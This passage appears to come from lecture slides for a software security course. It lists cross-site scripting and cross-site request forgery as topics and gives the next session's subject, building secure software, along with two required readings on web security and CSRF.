- Cross-site scripting (XSS)
- Cross-site request forgery (CSRF)

# Next time

Continuing with

**Software Security**

Principles of

**Building Secure Software**

<u>Required reading for this lecture:</u>

"Web Security: Are You Part Of The Problem?"

"Cross Site Request Forgery: An Introduction…"